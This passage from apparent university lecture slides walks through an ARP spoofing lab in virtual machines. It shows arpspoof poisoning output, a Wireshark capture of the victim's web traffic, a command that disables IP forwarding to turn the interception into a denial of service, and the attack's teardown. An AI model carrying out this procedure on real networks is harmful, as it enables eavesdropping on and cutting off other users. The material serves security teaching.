8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
```


STEP-03: Man-in-the-Middle (eavesdropping)

- Now all the network traffic sent from the victim to the internet goes to the attacker machine.
- The attacker could use a network sniffer to capture and record all the network traffic.



STEP-03: Man-in-the-Middle (eavesdropping)

- The victim machine could access the internet.
- Nothing from the victim point of view change.



STEP-03: Man-in-the-Middle (eavesdropping)

The screenshot displays a virtual machine environment with two main windows. On the left, a web browser window shows the University of Windsor website, which features a 'DRUM STUDY' banner with the text 'Researcher measures biomechanics and muscle activation patterns of drummers'. The browser's address bar shows 'www.uwindsor.ca/'. On the right, the Wireshark network traffic analysis tool is open, showing a list of captured packets on the 'eth0' interface. The filter 'ip.addr == 192.168.0.102 and http' is applied. The packet list shows several HTTP requests and responses. The selected packet (22038) is an HTTP GET request to '/ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&_origin=0'. The packet details pane shows the request structure, including the URL, headers (Accept, Accept-Language, Referer, User-Agent), and body. The packet bytes pane shows the raw data in hexadecimal and ASCII.

CS467_VM2_2018 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

my ip - Bing WebBroker - Login to our s University of Windsor

www.uwindsor.ca/

Search history

- myip
- uwindsor
- td bank
- hello

DRUM STUDY

Researcher measures biomechanics and muscle activation patterns of drummers

MORE >

CS467_VM3_2018 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Wireshark Tue 20:56

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.0.102 and http

Time	Source	Destination	Protocol	Length	Info
1910	231.384697864	69.90.153.134	192.168.0.102	HTTP	722 HTTP/1.1 302 Moved Te
1928	231.398027435	192.168.0.102	52.52.78.193	HTTP	784 GET /sync?type=gif&ke
2004	231.470641201	192.168.0.102	152.195.14.100	HTTP	538 GET /mapuser?provider
2008	231.478951114	52.52.78.193	192.168.0.102	HTTP	633 HTTP/1.1 200 OK (GIF
2016	231.501301106	152.195.14.100	192.168.0.102	HTTP	346 HTTP/1.1 302 Found
2038	231.579415227	192.168.0.102	52.4.24.64	HTTP	667 GET /ups/55949/sync?u
2042	231.611197948	52.4.24.64	192.168.0.102	HTTP	529 HTTP/1.1 204 No Conte
2340	265.661781116	23.35.140.122	192.168.0.102	HTTP	468 HTTP/1.0 408 Request

Frame 22038: 667 bytes on wire (5336 bits), 667 bytes captured (5336 bits) on interface 0

Ethernet II, Src: PcsCompu_36:75:7f (08:00:27:36:75:7f), Dst: PcsCompu_9d:02:8f (08:00:27:9d:02:8f)

Internet Protocol Version 4, Src: 192.168.0.102, Dst: 52.4.24.64

Transmission Control Protocol, Src Port: 62674, Dst Port: 80, Seq: 1, Ack: 1, Len: 613

Hypertext Transfer Protocol

GET /ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&_origin=0 HTTP/1.1\r\n

Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, /*;q=0.5\r\n

Referer: http://www.uwindsor.ca/\r\n

Accept-Language: en-CA\r\n


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

ferer: h ttp://ww
w.uwinds or.ca/..
Accept-L anguage:
en-CA.. User-Age
nt: Mozi lla/5.0
(Windows NT 10.0
; Win64; x64) Ap
pleWebKi t/537.36
(KHTML, like Ge
cko) Chr ome/58.0
.3029.11 0 Safari


Hypertext Transfer Protocol: Protocol

Packets: 22361 · Displayed: 225 (

STEP-03: Man-in-the-Middle (eavesdropping)




The victim is browsing the web



Attacker Machine Sniffing the
victim traffic

STEP-03: Man-in-the-Middle (eavesdropping)



The victim is browsing the web

910	231.384697864	69.90.153.134	192.168.0.102	HTTP	722	HTTP/1.1 302 Moved
928	231.398027435	192.168.0.102	52.52.78.193	HTTP	784	GET /sync?type=gif&
904	231.470641201	192.168.0.102	152.195.14.100	HTTP	538	GET /mapuser?provid
908	231.478951114	52.52.78.193	192.168.0.102	HTTP	633	HTTP/1.1 200 OK (G
916	231.501301106	152.195.14.100	192.168.0.102	HTTP	346	HTTP/1.1 302 Found
938	231.579415227	192.168.0.102	52.4.24.64	HTTP	667	GET /ups/55949/sync
942	231.611197948	52.4.24.64	192.168.0.102	HTTP	529	HTTP/1.1 204 No Con
940	265.661781116	23.35.140.122	192.168.0.102	HTTP	468	HTTP/1.0 408 Reques


Frame 22038: 667 bytes on wire (5336 bits), 667 bytes captured (5336 bits) on interface 0
Ethernet II, Src: PcsCompu_36:75:7f (08:00:27:36:75:7f), Dst: PcsCompu_9d:02:8f (08:00:27:9c
Internet Protocol Version 4, Src: 192.168.0.102, Dst: 52.4.24.64
Transmission Control Protocol, Src Port: 62674, Dst Port: 80, Seq: 1, Ack: 1, Len: 613
Hypertext Transfer Protocol
GET /ups/55949/sync?uid=71d993d9-aa28-4947-c997-749633a57853&_origin=0 HTTP/1.1\r\n
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5\r\n
Referer: http://www.uwindsor.ca/\r\n
Accept-Language: en-CA\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecl

0d0 66 65 72 65 72 3a 20 68 74 74 70 3a 2f 2f 77 77	ferer: h ttp://ww
---	-------------------

Attacker Machine Sniffing the
victim traffic


STEP-04: Denial of Service

How could the attacker execute a DoS attack against the victim?



STEP-04: Denial of Service


What will happen if the attacker disable the IP forward on his machine and continue sending the malicious ARP messages?

A terminal window with a dark blue background and a light gray title bar. The title bar contains the text 'root@kali: ~' on the right and a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help' on the left. The terminal shows two lines of text: the first line is 'root@kali:~# echo 0 > /proc/sys/net/ipv4/ip_forward' and the second line is 'root@kali:~#' followed by a white cursor block.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# echo 0 > /proc/sys/net/ipv4/ip_forward  
root@kali:~#
```


STEP-04: Denial of Service

The victim will not have access to the internet anymore



The Scope of the Attack

Let us say that the victim ping other hosts on the network like **192.168.0.101** (the other linux machine)



```

C:\> Select Command Prompt

Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ebinsaad>ping 192.168.0.101

Pinging 192.168.0.101 with 32 bytes of data:
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64
Reply from 192.168.0.101: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.0.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\ebinsaad>
```


The Scope of the Attack

Also, the [192.168.0.101](#) (the other linux machine) ping the victim machine [192.168.0.102](#)

```
ebinsaad@wasp01:~$ ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=128 time=0.397 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=128 time=0.414 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=128 time=0.303 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=128 time=0.325 ms
64 bytes from 192.168.0.102: icmp_seq=5 ttl=128 time=0.308 ms
64 bytes from 192.168.0.102: icmp_seq=6 ttl=128 time=0.291 ms
64 bytes from 192.168.0.102: icmp_seq=7 ttl=128 time=0.429 ms
64 bytes from 192.168.0.102: icmp_seq=8 ttl=128 time=0.302 ms
64 bytes from 192.168.0.102: icmp_seq=9 ttl=128 time=0.400 ms
^C
--- 192.168.0.102 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8006ms
rtt min/avg/max/mdev = 0.291/0.352/0.429/0.053 ms
```

The Scope of the Attack

Do you think the attacker will be able to capture and record these ping messages between the victim machine and the other hosts in the network?



ARP Attack Teardown

Finally, the attacker will end the attack by stopping the arpspoof tool

```
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
^CCleaning up and re-arping targets...
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at e4:6f:13:68:45:98
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:36:75:7f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at e4:6f:13:68:45:98
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:36:75:7f
```


Questions